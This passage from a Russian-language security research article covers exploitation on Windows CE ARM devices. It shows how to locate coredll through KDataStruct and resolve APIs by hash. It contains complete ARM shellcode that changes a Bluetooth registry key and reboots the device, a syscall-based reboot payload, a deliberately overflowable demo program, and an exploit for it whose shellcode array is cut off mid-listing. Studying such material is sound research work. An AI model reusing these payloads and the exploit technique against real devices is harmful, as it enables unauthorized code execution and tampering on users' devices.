Перед эксплуатацией нам необходим шеллкод для выполнения под Windows CE. Windows CE реализует совместимость с Win32. Библиотека coredll предоставляет точки входа для большинства API, поддерживаемых Windows CE, и поэтому загружается каждым процессом. coredll.dll аналогична kernel32.dll и ntdll.dll других Win32-систем. Нам необходимо найти адреса нужных API в coredll.dll и затем использовать их в шеллкоде. Традиционный метод написания шеллкода для других Win32-систем — найти базовый адрес kernel32.dll через структуру PEB, а затем искать адреса API по заголовку PE.

Прежде всего нужно найти базовый адрес coredll.dll. Существует ли в Windows CE структура, аналогичная PEB? Да. KDataStruct — важная структура ядра, доступная из пользовательского режима по фиксированному адресу PUserKData. Она хранит важные системные данные: список модулей, кучу ядра и таблицу указателей на наборы API (SystemAPISets).

KDataStruct определена в nkarm.h:

```
// WINCE420\PRIVATE\WINCEOS\COREOS\NK\INC\nkarm.h
struct KDataStruct {
    LPDWORD lpvTls;         /* 0x000 Указатель на локальное хранилище потока */
    HANDLE  ahSys[NUM_SYS_HANDLES]; /* 0x004 Если смещается — менять kapi.h */
    char    bResched;       /* 0x084 флаг перепланирования */
    char    cNest;          /* 0x085 вложенность исключений ядра */
    char    bPowerOff;      /* 0x086 TRUE при обработке "выключения питания" */
    char    bProfileOn;     /* 0x087 TRUE если профилирование включено */
    ulong   unused;         /* 0x088 не используется */
    ulong   rsvd2;          /* 0x08c ранее DiffMSec */
    PPROCESS pCurPrc;       /* 0x090 указатель на текущую структуру PROCESS */
    PTHREAD pCurThd;        /* 0x094 указатель на текущую структуру THREAD */
    DWORD   dwKCRes;        /* 0x098  */
    ulong   handleBase;     /* 0x09c базовый адрес таблицы дескрипторов */
    PSECTION aSections[64]; /* 0x0a0 таблица секций виртуальной памяти */
    LPEVENT alpeIntrEvents[SYSINTR_MAX_DEVICES];/* 0x1a0 */
    LPVOID  alpvIntrData[SYSINTR_MAX_DEVICES];  /* 0x220 */
    ulong   pAPIReturn;     /* 0x2a0 адрес прямого возврата API для режима ядра */
    uchar   *pMap;          /* 0x2a4 указатель на массив MemoryMap */
    DWORD   dwInDebugger;   /* 0x2a8 !0 когда в отладчике */
    PTHREAD pCurFPUOwner;   /* 0x2ac текущий владелец FPU */
```

```
    PPROCESS pCpuASIDPrc;   /* 0x2b0 текущий процесс ASID */
    long    nMemForPT;      /* 0x2b4 - память под таблицы страниц */

    long    alPad[18];      /* 0x2b8 - выравнивание */
    DWORD   aInfo[32];      /* 0x300 - разная информация ядра */
    // WINCE420\PUBLIC\COMMON\OAK\INC\pkfuncs.h
        #define KINX_PROCARRAY  0   /* 0x300 адрес массива процессов */
        #define KINX_PAGESIZE   1   /* 0x304 размер страницы системы */
        #define KINX_PFN_SHIFT  2   /* 0x308 сдвиг номера страницы в PTE */
        #define KINX_PFN_MASK   3   /* 0x30c маска номера страницы в PTE */
        #define KINX_PAGEFREE   4   /* 0x310 кол-во свободных физических страниц */
        #define KINX_SYSPAGES   5   /* 0x314 кол-во страниц, используемых ядром */
        #define KINX_KHEAP      6   /* 0x318 указатель на массив кучи ядра */
        #define KINX_SECTIONS   7   /* 0x31c указатель на массив SectionTable */
        #define KINX_MEMINFO    8   /* 0x320 указатель на системную структуру MemoryInfo */
        #define KINX_MODULES    9   /* 0x324 указатель на список модулей */
        #define KINX_DLL_LOW   10   /* 0x328 нижняя граница общего пространства DLL */
        #define KINX_NUMPAGES  11   /* 0x32c общее кол-во RAM-страниц */
        #define KINX_PTOC      12   /* 0x330 указатель на таблицу содержимого ROM */
        #define KINX_KDATA_ADDR 13  /* 0x334 версия KData для режима ядра */
        #define KINX_GWESHEAPINFO 14 /* 0x338 Текущий объём кучи gwes */
        #define KINX_TIMEZONEBIAS 15 /* 0x33c Информация о смещении часового пояса */
        #define KINX_PENDEVENTS 16  /* 0x340 маска ожидающих событий прерываний */
        #define KINX_KERNRESERVE 17 /* 0x344 количество зарезервированных страниц ядра */
        #define KINX_API_MASK 18    /* 0x348 маска зарегистрированных наборов API */
        #define KINX_NLS_CP 19      /* 0x34c старш. слово OEM, млад. слово ANSI кодовая страница */
        #define KINX_NLS_SYSLOC 20  /* 0x350 системный локаль по умолчанию */
        #define KINX_NLS_USERLOC 21 /* 0x354 пользовательский локаль по умолчанию */
        #define KINX_HEAP_WASTE 22  /* 0x358 потери памяти кучи ядра */
        #define KINX_DEBUGGER 23    /* 0x35c для связи отладчика по протоколу */
        #define KINX_APISETS 24     /* 0x360 указатели APIset */
        #define KINX_MINPAGEFREE 25 /* 0x364 минимальное кол-во свободных страниц */
        #define KINX_CELOGSTATUS 26 /* 0x368 флаги статуса CeLog */
        #define KINX_NKSECTION  27  /* 0x36c адрес NKSection */
        #define KINX_PWR_EVTS   28  /* 0x370 события для установки после включения питания */

        #define KINX_NKSIG     31   /* 0x37c последняя запись KINFO -- сигнатура готовности NK */
        #define NKSIG          0x4E4B5347       /* сигнатура "NKSG" */
                              /* 0x380 - код interlocked api */
                              /* 0x400 - конец */
};  /* KDataStruct */

/* Разметка старших адресов памяти
 *
 * Эта структура отображается в конце 4-гигабайтного виртуального
 * адресного пространства.
 *
 *  0xFFFD0000 - таблица страниц первого уровня (некешированная) (2-я половина r/o)
 *  0xFFFD4000 - отключено для защиты
 *  0xFFFE0000 - таблицы страниц второго уровня (некешированные)
 *  0xFFFE4000 - отключено для защиты
 *  0xFFFF0000 - векторы исключений
 *  0xFFFF0400 - не используется (r/o)
 *  0xFFFF1000 - отключено для защиты
 *  0xFFFF2000 - r/o (физически перекрывается с векторами)
 *  0xFFFF2400 - стек прерываний (1к)
 *  0xFFFF2800 - r/o (физически перекрывается со стеком Abort и стеком FIQ)
 *  0xFFFF3000 - отключено для защиты
 *  0xFFFF4000 - r/o (физически перекрывается с векторами, стеком прерываний и стеком FIQ)
 *  0xFFFF4900 - стек Abort (2к - 256 байт)
 *  0xFFFF5000 - отключено для защиты
 *  0xFFFF6000 - r/o (физически перекрывается с векторами и стеком прерываний)
 *  0xFFFF6800 - стек FIQ (256 байт)
 *  0xFFFF6900 - r/o (физически перекрывается со стеком Abort)
 *  0xFFFF7000 - отключено
 *  0xFFFFC000 - стек ядра
 *  0xFFFFC800 - KDataStruct
 *  0xFFFFCC00 - отключено для защиты (таблица страниц 2-го уровня для 0xFFF00000)
 */
```

Значение PUserKData фиксировано как 0xFFFFC800 для процессора ARM и 0x00005800 для других CPU. Последний член KDataStruct — aInfo, смещённый на 0x300 от начала структуры. aInfo — это массив DWORD; в индексе 9 (KINX_MODULES) содержится указатель на список модулей, что определено в pkfuncs.h. Таким образом, по смещению 0x324 от 0xFFFFC800 находится указатель на список модулей.

Теперь рассмотрим структуру Module с отмеченными смещениями:

```
// WINCE420\PRIVATE\WINCEOS\COREOS\NK\INC\kernel.h
typedef struct Module {
    LPVOID      lpSelf;                 /* 0x00 Указатель на себя для проверки */
    PMODULE     pMod;                   /* 0x04 Следующий модуль в цепочке */
    LPWSTR      lpszModName;            /* 0x08 Имя модуля */
    DWORD       inuse;                  /* 0x0c Битовый вектор использования */
    DWORD       calledfunc;             /* 0x10 Вызван entry, но не exit */
    WORD        refcnt[MAX_PROCESSES];  /* 0x14 Счётчик ссылок на процесс */
    LPVOID      BasePtr;                /* 0x54 Базовый адрес загрузки DLL (не с 0) */
    DWORD       DbgFlags;               /* 0x58 Флаги отладки */
    LPDBGPARAM  ZonePtr;                /* 0x5c Указатель зоны отладки */
    ulong       startip;                /* 0x60 Точка входа от базы 0 */
    openexe_t   oe;                     /* 0x64 Указатель на дескриптор файла */
    e32_lite    e32;                    /* 0x74 Заголовок E32 */
    // WINCE420\PUBLIC\COMMON\OAK\INC\pehdr.h
      typedef struct e32_lite {           /* Заголовок .EXE PE 32-бит              */
          unsigned short  e32_objcnt;     /* 0x74 Количество объектов памяти        */
          BYTE            e32_cevermajor; /* 0x76 версия CE (старшая)               */
          BYTE            e32_ceverminor; /* 0x77 версия CE (младшая)               */
          unsigned long   e32_stackmax;   /* 0x78 Максимальный размер стека         */
          unsigned long   e32_vbase;      /* 0x7c Виртуальный базовый адрес модуля  */
          unsigned long   e32_vsize;      /* 0x80 Виртуальный размер всего образа   */
          unsigned long e32_sect14rva;    /* 0x84 rva секции 14 */
          unsigned long e32_sect14size;   /* 0x88 размер секции 14 */
          struct info e32_unit[LITE_EXTRA]; /* 0x8c Массив дополнительных блоков    */
            // WINCE420\PUBLIC\COMMON\OAK\INC\pehdr.h
            struct info {                       /* Заголовок дополнительного блока    */
                unsigned long   rva;            /* Виртуальный относительный адрес    */
                unsigned long   size;           /* Размер блока                       */
            }
            // WINCE420\PUBLIC\COMMON\OAK\INC\pehdr.h
            #define EXP             0           /* 0x8c Позиция таблицы экспорта      */
            #define IMP             1           /* 0x94 Позиция таблицы импорта       */
            #define RES             2           /* 0x9c Позиция таблицы ресурсов      */
            #define EXC             3           /* 0xa4 Позиция таблицы исключений    */
            #define SEC             4           /* 0xac Позиция таблицы безопасности  */
            #define FIX             5           /* 0xb4 Позиция таблицы фиксации      */

            #define LITE_EXTRA      6           /* Первые 6 используются NK */
      } e32_lite, *LPe32_list;
    o32_lite    *o32_ptr;               /* 0xbc  Указатель цепочки O32 */
    DWORD       dwNoNotify;             /* 0xc0  1 бит на процесс, установлен если уведомления отключены */
    WORD        wFlags;                 /* 0xc4 */
    BYTE        bTrustLevel;            /* 0xc6 */
    BYTE        bPadding;               /* 0xc7 */
    PMODULE     pmodResource;           /* 0xc8 модуль, содержащий ресурсы */
    DWORD       rwLow;                  /* 0xcc базовый адрес секции RW для ROM DLL */
    DWORD       rwHigh;                 /* 0xd0 верхний адрес секции RW для ROM DLL */
    PGPOOL_Q    pgqueue;                /* 0xcc список страниц, принадлежащих модулю */
} Module;
```

Структура Module определена в kernel.h. Третий её член — lpszModName — указатель на строку имени модуля (Unicode), смещённый на 0x08 от начала структуры. Второй член — pMod — адрес следующего модуля в цепочке. Таким образом, можно найти модуль coredll, сравнивая Unicode-строки имён.

По смещению 0x74 от начала структуры Module находится член e32 типа e32_lite. В структуре e32_lite член e32_vbase задаёт виртуальный базовый адрес модуля (смещение 0x7c от начала Module). Также интересен массив e32_unit[LITE_EXTRA], где первый элемент — позиция таблицы

экспорта. Таким образом, по смещению 0x8c от начала структуры Module находится виртуальный относительный адрес таблицы экспорта модуля.

Теперь у нас есть виртуальный базовый адрес coredll.dll и виртуальный относительный адрес её таблицы экспорта.

Ниже приведена небольшая программа для вывода списка всех модулей системы:

```
; SetProcessorMode.s

    AREA    |.text|, CODE, ARM

    EXPORT    |SetProcessorMode|
|SetProcessorMode| PROC
    mov     r1, lr     ; разные режимы используют разные lr - сохраняем
    msr     cpsr_c, r0 ; записываем управляющие биты CPSR
    mov     pc, r1     ; возврат

    END

// list.cpp
/*
...
01F60000 coredll.dll
*/

#include "stdafx.h"

extern "C" void __stdcall SetProcessorMode(DWORD pMode);

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    FILE *fp;
    unsigned int KDataStruct = 0xFFFFC800;
    void *Modules     = NULL,
         *BaseAddress = NULL,
         *DllName     = NULL;

□// переключить в пользовательский режим
□//SetProcessorMode(0x10);

    if ( (fp = fopen("\\modules.txt", "w")) == NULL )
    {
        return 1;
    }

    // aInfo[KINX_MODULES]
    Modules = *( ( void ** )(KDataStruct + 0x324));

    while (Modules) {
        BaseAddress = *( ( void ** )( ( unsigned char * )Modules + 0x7c ) );
        DllName     = *( ( void ** )( ( unsigned char * )Modules + 0x8 ) );

        fprintf(fp, "%08X %ls\n", BaseAddress, DllName);

        Modules = *( ( void ** )( ( unsigned char * )Modules + 0x4 ) );
    }

    fclose(fp);
    return(EXIT_SUCCESS);
}
```

В моём окружении структура Module находится по адресу 0x8F453128, то есть в пространстве ядра. Большинство прошивок Pocket PC скомпилировано с опцией Enable Full Kernel Mode, поэтому все приложения работают в режиме ядра. Первые 5 бит регистра Psr при отладке равны 0x1F, что соответствует системному режиму ARM. Это определено в nkarm.h:

```
// Режимы процессора ARM
#define USER_MODE   0x10    // 0b10000
#define FIQ_MODE    0x11    // 0b10001
#define IRQ_MODE    0x12    // 0b10010
#define SVC_MODE    0x13    // 0b10011
#define ABORT_MODE  0x17    // 0b10111
#define UNDEF_MODE  0x1b    // 0b11011
#define SYSTEM_MODE 0x1f    // 0b11111
```

Небольшая функция на ассемблере для переключения режима процессора написана потому, что EVC не поддерживает встроенный ассемблер. При переключении в пользовательский режим программа не получала значений BaseAddress и DllName и выбрасывала исключение нарушения доступа.

С помощью этой программы был получен виртуальный базовый адрес coredll.dll — 0x01F60000 (без смены режима процессора). Однако этот адрес не содержит корректных данных при просмотре в отладчике EVC; действительные данные начинаются с 0x01F61000. По всей видимости, Windows CE не загружает заголовок DLL-файла в целях экономии памяти или времени.

Поскольку мы знаем виртуальный базовый адрес coredll.dll и виртуальный относительный адрес таблицы экспорта, можно получить адрес API, последовательно сравнивая имена через структуру IMAGE_EXPORT_DIRECTORY. Эта структура аналогична используемой в других Win32-системах и определена в winnt.h:

```
// WINCE420\PUBLIC\COMMON\SDK\INC\winnt.h
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;        /* 0x00 */
    DWORD   TimeDateStamp;          /* 0x04 */
    WORD    MajorVersion;           /* 0x08 */
    WORD    MinorVersion;           /* 0x0a */
    DWORD   Name;                   /* 0x0c */
    DWORD   Base;                   /* 0x10 */
    DWORD   NumberOfFunctions;      /* 0x14 */
    DWORD   NumberOfNames;          /* 0x18 */
    DWORD   AddressOfFunctions;     // 0x1c RVA от базы образа
    DWORD   AddressOfNames;         // 0x20 RVA от базы образа
    DWORD   AddressOfNameOrdinals;  // 0x24 RVA от базы образа
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

---

7 - Шеллкод для Windows CE

Перед написанием шеллкода для Windows CE необходимо учесть ряд особенностей. Windows CE использует регистры r0–r3 для передачи первых четырёх параметров API; если параметров больше четырёх, они передаются через стек. При написании шеллкода нужно быть осторожным, поскольку сам шеллкод будет располагаться в стеке. Ниже приведён шеллкод test.asm:

```
; Идея из WinCE4.Dust, написанного Ratter/29A
;
; Поиск адресов API
; san@xfocus.org
;
; armasm test.asm
; link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj

    CODE32

    EXPORT  WinMainCRTStartup

    AREA    .text, CODE, ARM

test_start
; r11 - базовый указатель
```

```
test_code_start   PROC
    bl      get_export_section

    mov     r2, #4          ; количество функций
    bl      find_func

    sub     sp, sp, #0x89, 30 ; странно после переполнения буфера

    add     r0, sp, #8
    str     r0, [sp]
    mov     r3, #2
    mov     r2, #0
    adr     r1, key
    mov     r0, #0xA, 2
    mov     lr, pc
    ldr     pc, [r8, #-12] ; RegOpenKeyExW

    mov     r0, #1
    str     r0, [sp, #0xC]
    mov     r3, #4
    str     r3, [sp, #4]
    add     r1, sp, #0xC
    str     r1, [sp]
    ;mov     r2, #0
    adr     r1, val
    ldr     r0, [sp, #8]
    mov     lr, pc
    ldr     pc, [r8, #-8]  ; RegSetValueExW

    ldr     r0, [sp, #8]
    mov     lr, pc
    ldr     pc, [r8, #-4]  ; RegCloseKey

    adr     r0, sf
    ldr     r0, [r0]
    ;ldr     r0, =0x0101003c
    mov     r1, #0
    mov     r2, #0
    mov     r3, #0
    mov     lr, pc
    ldr     pc, [r8, #-16] ; KernelIoControl

    ; базовое сравнение широких строк
wstrcmp   PROC
wstrcmp_iterate
    ldrh    r2, [r0], #2
    ldrh    r3, [r1], #2

    cmp     r2, #0
    cmpeq   r3, #0
    moveq   pc, lr

    cmp     r2, r3
    beq     wstrcmp_iterate

    mov     pc, lr
    ENDP

; выход:
;  r0 - базовый адрес coredll
;  r1 - адрес секции экспорта
get_export_section   PROC
    mov     r11, lr
    adr     r4, kd
    ldr     r4, [r4]
    ;ldr     r4, =0xffffc800     ; KDataStruct
    ldr     r5, =0x324          ; aInfo[KINX_MODULES]

    add     r5, r4, r5
    ldr     r5, [r5]
    ; r5 теперь указывает на первый модуль
```

```
    mov     r6, r5
    mov     r7, #0

iterate
    ldr     r0, [r6, #8]        ; получить имя dll
    adr     r1, coredll
    bl      wstrcmp             ; сравнить с coredll.dll

    ldreq   r7, [r6, #0x7c]     ; получить базовый адрес dll
    ldreq   r8, [r6, #0x8c]     ; получить rva секции экспорта

    add     r9, r7, r8
    beq     got_coredllbase     ; это то, что ищем?

    ldr     r6, [r6, #4]
    cmp     r6, #0
    cmpne   r6, r5
    bne     iterate             ; нет, продолжаем

got_coredllbase
    mov     r0, r7
    add     r1, r8, r7          ; да, получили imagebase
                                ; и указатель секции экспорта

    mov     pc, r11
    ENDP

; r0 - базовый адрес coredll
; r1 - адрес секции экспорта
; r2 - адрес имени функции
find_func   PROC
    adr     r8, fn
find_func_loop
    ldr     r4, [r1, #0x20]     ; AddressOfNames
    add     r4, r4, r0

    mov     r6, #0              ; счётчик

find_start
    ldr     r7, [r4], #4
    add     r7, r7, r0          ; указатель на имя функции
    ;mov     r8, r2             ; имя искомой функции

    mov     r10, #0
hash_loop
    ldrb    r9, [r7], #1
    cmp     r9, #0
    beq     hash_end
    add     r10, r9, r10, ROR #7
    b       hash_loop

hash_end
    ldr     r9, [r8]
    cmp     r10, r9 ; сравниваем хеш
    addne   r6, r6, #1
    bne     find_start

    ldr     r5, [r1, #0x24]     ; AddressOfNameOrdinals
    add     r5, r5, r0
    add     r6, r6, r6
    ldrh    r9, [r5, r6]        ; Ordinals
    ldr     r5, [r1, #0x1c]     ; AddressOfFunctions
    add     r5, r5, r0
    ldr     r9, [r5, r9, LSL #2]; rva адреса функции
    add     r9, r9, r0          ; адрес функции

    str     r9, [r8], #4
    subs    r2, r2, #1
    bne     find_func_loop

    mov     pc, lr
```

```
    ENDP

kd  DCB     0x00, 0xc8, 0xff, 0xff ; 0xffffc800
sf  DCB     0x3c, 0x00, 0x01, 0x01 ; 0x0101003c

fn  DCB     0xe7, 0x9d, 0x3a, 0x28 ; KernelIoControl
    DCB     0x51, 0xdf, 0xf7, 0x0b ; RegOpenKeyExW
    DCB     0xc0, 0xfe, 0xc0, 0xd8 ; RegSetValueExW
    DCB     0x83, 0x17, 0x51, 0x0e ; RegCloseKey

key DCB    "S", 0x0, "O", 0x0, "F", 0x0, "T", 0x0, "W", 0x0, "A", 0x0, "R", 0x0, "E", 0x0
    DCB    "\\", 0x0, "\\", 0x0, "W", 0x0, "i", 0x0, "d", 0x0, "c", 0x0, "o", 0x0, "m", 0x0
    DCB    "m", 0x0, "\\", 0x0, "\\", 0x0, "B", 0x0, "t", 0x0, "C", 0x0, "o", 0x0, "n", 0x0
    DCB    "f", 0x0, "i", 0x0, "g", 0x0, "\\", 0x0, "\\", 0x0, "G", 0x0, "e", 0x0, "n", 0x0
    DCB    "e", 0x0, "r", 0x0, "a", 0x0, "l", 0x0, 0x0, 0x0, 0x0, 0x0

val DCB    "S", 0x0, "t", 0x0, "a", 0x0, "c", 0x0, "k", 0x0, "M", 0x0, "o", 0x0, "d", 0x0
    DCB    "e", 0x0, 0x0, 0x0

coredll DCB    "c", 0x0, "o", 0x0, "r", 0x0, "e", 0x0, "d", 0x0, "l", 0x0, "l", 0x0
        DCB    ".", 0x0, "d", 0x0, "l", 0x0, "l", 0x0, 0x0, 0x0

    ALIGN   4

    LTORG
test_end

WinMainCRTStartup PROC
    b     test_code_start
    ENDP

    END
```

Этот шеллкод состоит из трёх частей. Первая — вызов функции get_export_section для получения виртуального базового адреса coredll и виртуального относительного адреса таблицы экспорта (сохраняются в r0 и r1). Вторая — вызов find_func для получения адресов API через структуру IMAGE_EXPORT_DIRECTORY и сохранение адресов API по позиции их хеш-значений. Третья часть — собственно функциональность шеллкода: он изменяет ключ реестра `HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode` на 1 и затем вызывает KernelIoControl для мягкой перезагрузки системы.

Windows CE.NET предоставляет BthGetMode и BthSetMode для управления состоянием Bluetooth. Однако КПК HP IPAQ используют стек Widcomm со своим API, поэтому BthSetMode не может включить Bluetooth на IPAQ. Есть другой способ включить Bluetooth на IPAQ (тестировалось на HP1940): изменить `HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode` на 1 и перезагрузить КПК — после перезагрузки Bluetooth будет включён. Метод не самый изящный, но работает.

Рассмотрим функцию get_export_section подробнее. Почему закомментирована инструкция `ldr r4, =0xffffc800`? Нужно обратить внимание на псевдоинструкцию LDR в ассемблере ARM: она позволяет загружать в регистр 32-битную константу или адрес. Инструкция `ldr r4, =0xffffc800` в отладчике EVC преобразуется в `ldr r4, [pc, #0x108]`, и r4 зависит от программы. Таким образом, в шеллкоде r4 не получит значение 0xffffc800, и шеллкод завершится неудачей. Инструкция `ldr r5, =0x324` преобразуется в `mov r5, #0xC9, 30` — это нормально при выполнении шеллкода. Простое решение: разместить большую константу прямо в теле шеллкода, затем с помощью псевдоинструкции ADR загрузить адрес этого значения в регистр и прочитать из памяти.

Для экономии размера используется хеш-технология для кодирования имён API: каждое имя кодируется в 4 байта. Хеш-технология позаимствована из Win32 Assembly Components от LSD.

Способ компиляции:

```
armasm test.asm
link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj
```

Необходимо предварительно установить среду EVC. После этого нужные опкоды можно извлечь из отладчика EVC, IDAPro или hex-редактора.

---

8 - Системный вызов

Рассмотрим реализацию API в coredll.dll:

```
.text:01F75040                 EXPORT PowerOffSystem
.text:01F75040 PowerOffSystem                          ; CODE XREF: SetSystemPowerState+58p
.text:01F75040                 STMFD   SP!, {R4,R5,LR}
.text:01F75044                 LDR     R5, =0xFFFFC800
.text:01F75048                 LDR     R4, =unk_1FC6760
.text:01F7504C                 LDR     R0, [R5]        ; UTlsPtr
.text:01F75050                 LDR     R1, [R0,#-0x14] ; KTHRDINFO
.text:01F75054                 TST     R1, #1
.text:01F75058                 LDRNE   R0, [R4]        ; 0x8004B138 ppfnMethods
.text:01F7505C                 CMPNE   R0, #0
.text:01F75060                 LDRNE   R1, [R0,#0x13C] ; 0x8006C92C SC_PowerOffSystem
.text:01F75064                 LDREQ   R1, =0xF000FEC4 ; адрес ловушки SC_PowerOffSystem
.text:01F75068                 MOV     LR, PC
.text:01F7506C                 MOV     PC, R1
.text:01F75070                 LDR     R3, [R5]
.text:01F75074                 LDR     R0, [R3,#-0x14]
.text:01F75078                 TST     R0, #1
.text:01F7507C                 LDRNE   R0, [R4]
.text:01F75080                 CMPNE   R0, #0
.text:01F75084                 LDRNE   R0, [R0,#0x25C] ; SC_KillThreadIfNeeded
.text:01F75088                 MOVNE   LR, PC
.text:01F7508C                 MOVNE   PC, R0
.text:01F75090                 LDMFD   SP!, {R4,R5,PC}
.text:01F75090 ; End of function PowerOffSystem
```

При отладке этого API обнаруживается, что система сначала проверяет KTHRDINFO. Это значение инициализируется в функции MDCreateMainThread2 файла `PRIVATE\WINCEOS\COREOS\NK\KERNEL\ARM\mdram.c`:

```
...
    if (kmode || bAllKMode) {
        pTh->ctx.Psr = KERNEL_MODE;
        KTHRDINFO (pTh) |= UTLS_INKMODE;
    } else {
        pTh->ctx.Psr = USER_MODE;
        KTHRDINFO (pTh) &= ~UTLS_INKMODE;
    }
...
```

Если приложение работает в режиме ядра, это значение устанавливается в 1, иначе — 0. Все приложения Pocket PC работают в режиме ядра, поэтому выполняется ветвь `LDRNE R0, [R4]`. В данном окружении R0 получает 0x8004B138 — указатель ppfnMethods для SystemAPISets[SH_WIN32], после чего выполняется `LDRNE R1, [R0,#0x13C]`. Рассмотрим смещение 0x13C (0x13C/4 = 0x4F) и соответствующий индекс Win32Methods из `PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h`:

```
const PFNVOID Win32Methods[] = {
...
    (PFNVOID)SC_PowerOffSystem,             // 79
...
};
```

Таким образом, R1 получает адрес SC_PowerOffSystem, реализованной в ядре. Инструкция `LDREQ R1, =0xF000FEC4` не выполняется, когда приложение работает в режиме ядра. Адрес 0xF000FEC4 — системный вызов, используемый в пользовательском режиме. Некоторые API используют системный вызов напрямую, например SetKMode:

```
.text:01F756C0                 EXPORT SetKMode
.text:01F756C0 SetKMode
.text:01F756C0
.text:01F756C0 var_4           = -4
.text:01F756C0
.text:01F756C0                 STR     LR, [SP,#var_4]!
.text:01F756C4                 LDR     R1, =0xF000FE50
.text:01F756C8                 MOV     LR, PC
.text:01F756CC                 MOV     PC, R1
.text:01F756D0                 LDMFD   SP!, {PC}
```

Windows CE не использует инструкцию SWI процессора ARM для системных вызовов — реализация иная. Системный вызов направляется по недействительному адресу в диапазоне 0xF0000000–0xF0010000, что вызывает ловушку prefetch-abort, обрабатываемую PrefetchAbort из armtrap.s. PrefetchAbort сначала проверяет недействительный адрес: если он находится в области ловушки, то с помощью ObjectCall находит и выполняет системный вызов, иначе вызывает ProcessPrefAbort для обработки исключения.

Формула вычисления адреса системного вызова:

```
0xf0010000 - (256 * apiset + apinr) * 4
```

Дескрипторы наборов API определены в `PUBLIC\COMMON\SDK\INC\kfuncs.h` и `PUBLIC\COMMON\OAK\INC\psyscall.h`, а номера apinr — в различных файлах; например, вызовы SH_WIN32 определены в `PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h`.

Вычислим адрес системного вызова для KernelIoControl: apiset = 0, apinr = 99, адрес = 0xF0010000 − (256×0 + 99)×4 = 0xF000FE74. Ниже приведён шеллкод, реализованный через системный вызов:

```
#include "stdafx.h"

int shellcode[] =
{
0xE59F0014, // ldr r0, [pc, #20]
0xE59F4014, // ldr r4, [pc, #20]
0xE3A01000, // mov r1, #0
0xE3A02000, // mov r2, #0
0xE3A03000, // mov r3, #0
0xE1A0E00F, // mov lr, pc
0xE1A0F004, // mov pc, r4
0x0101003C, // IOCTL_HAL_REBOOT
0xF000FE74, // адрес ловушки KernelIoControl
};

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    ((void (*)(void)) & shellcode)();

    return 0;
}
```

Это работает нормально, и поиск адресов API не требуется.

---

9 - Эксплуатация переполнения буфера в Windows CE

Файл hello.cpp — демонстрационная уязвимая программа:

```
// hello.cpp
//

#include "stdafx.h"

int hello()
{
    FILE * binFileH;
    char binFile[] = "\\binfile";
    char buf[512];

    if ( (binFileH = fopen(binFile, "rb")) == NULL )
    {
        printf("can't open file %s!\n", binFile);
        return 1;
    }

    memset(buf, 0, sizeof(buf));
    fread(buf, sizeof(char), 1024, binFileH);

    printf("%08x %d\n", &buf, strlen(buf));
    getchar();

    fclose(binFileH);
    return 0;
}

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    hello();
    return 0;
}
```

Функция hello содержит уязвимость переполнения буфера: она читает данные из файла `\binfile` в корневом каталоге в переменную стека `buf` с помощью fread. Поскольку читается 1 КБ, а буфер составляет 512 байт, при наличии файла больше 512 байт произойдёт переполнение.

printf и getchar используются только для тестирования и не работают без console.dll в каталоге Windows. Файл console.dll входит в состав Windows Mobile Developer Power Toys.

Ассемблер ARM использует инструкцию bl для вызова функций. Рассмотрим функцию hello:

```
6:    int hello()
7:    {
22011000   str       lr, [sp, #-4]!
22011004   sub       sp, sp, #0x89, 30
8:        FILE * binFileH;
9:        char binFile[] = "\\binfile";
...
...
26:   }
220110C4   add       sp, sp, #0x89, 30
220110C8   ldmia     sp!, {pc}
```

Инструкция `str lr, [sp, #-4]!` — первая инструкция функции hello. Она сохраняет регистр lr в стек; lr содержит адрес возврата из hello. Вторая инструкция выделяет память стека для локальных переменных. `ldmia sp!, {pc}` — последняя инструкция hello: она загружает в pc сохранённый в стеке адрес возврата, после чего выполнение продолжается в WinMain. Таким образом, перезаписав сохранённый в стеке регистр lr, можно перехватить управление при возврате из hello.

Адреса памяти переменных определяются загруженным слотом (как для стека, так и для кучи). Процесс может загружаться в разные слоты при каждом запуске, поэтому базовый адрес всегда

меняется. Слот 0 отображается из слота текущего процесса, поэтому базовый адрес стека в нём стабилен.

Ниже приведён эксплойт для программы hello:

```
/* exp.c - Демонстрация переполнения буфера в Windows CE
*
*  san@xfocus.org
*/
#include<stdio.h>

#define NOP 0xE1A01001  /* mov r1, r1     */
#define LR  0x0002FC50  /* адрес возврата */

int shellcode[] =
{
0xEB000026,
0xE3A02004,
0xEB00003A,
0xE24DDF89,
0xE28D0008,
0xE58D0000,
0xE3A03002,
0xE3A02000,
0xE28F1F56,
0xE3A0010A,
0xE1A0E00F,
0xE518F00C,
0xE3A00001,
0xE58D000C,
0xE3A03004,
0xE58D3004,
0xE28D100C,
0xE58D1000,
0xE28F1F5F,
0xE59D0008,
0xE1A0E00F,
0xE518F008,
0xE59D0008,
0xE1A0E00F,
0xE518F004,
0xE28F0C01,
0xE5900000,
0xE3A01000,
0xE3A02000,
0xE3A03000,
0xE1A0E00F,
0xE518F010,
0xE0D020B2,
0xE0D130B2,
0xE3520000,
0x03530000,
0x01A0F00E,
0xE1520003,
0x0AFFFFF8,
0xE1A0F00E,
0xE1A0B00E,
0xE28F40BC,
0xE5944000,
0xE3A05FC9,
0xE0845005,
0xE5955000,
0xE1A06005,
0xE3A07000,
0xE5960008,
0xE28F1F45,
0xEBFFFFEC,
0x0596707C,
0x0596808C,
0xE0879008,
0x0A000003,
```

```
0xE5966004,
0xE3560000,
0x11560005,
0x1AFFFFF4,
0xE1A00007,
0xE0881007,
0xE1A0F00B,
0xE28F8070,
0xE5914020,
0xE0844000,
0xE3A06000,
0xE4947004,
0xE0877000,
0xE3A0A000,
0xE4D79001,
0xE3590000,
0x0A000001,
0xE089A3EA,
0xEAFFFFFA,
0xE5989000,
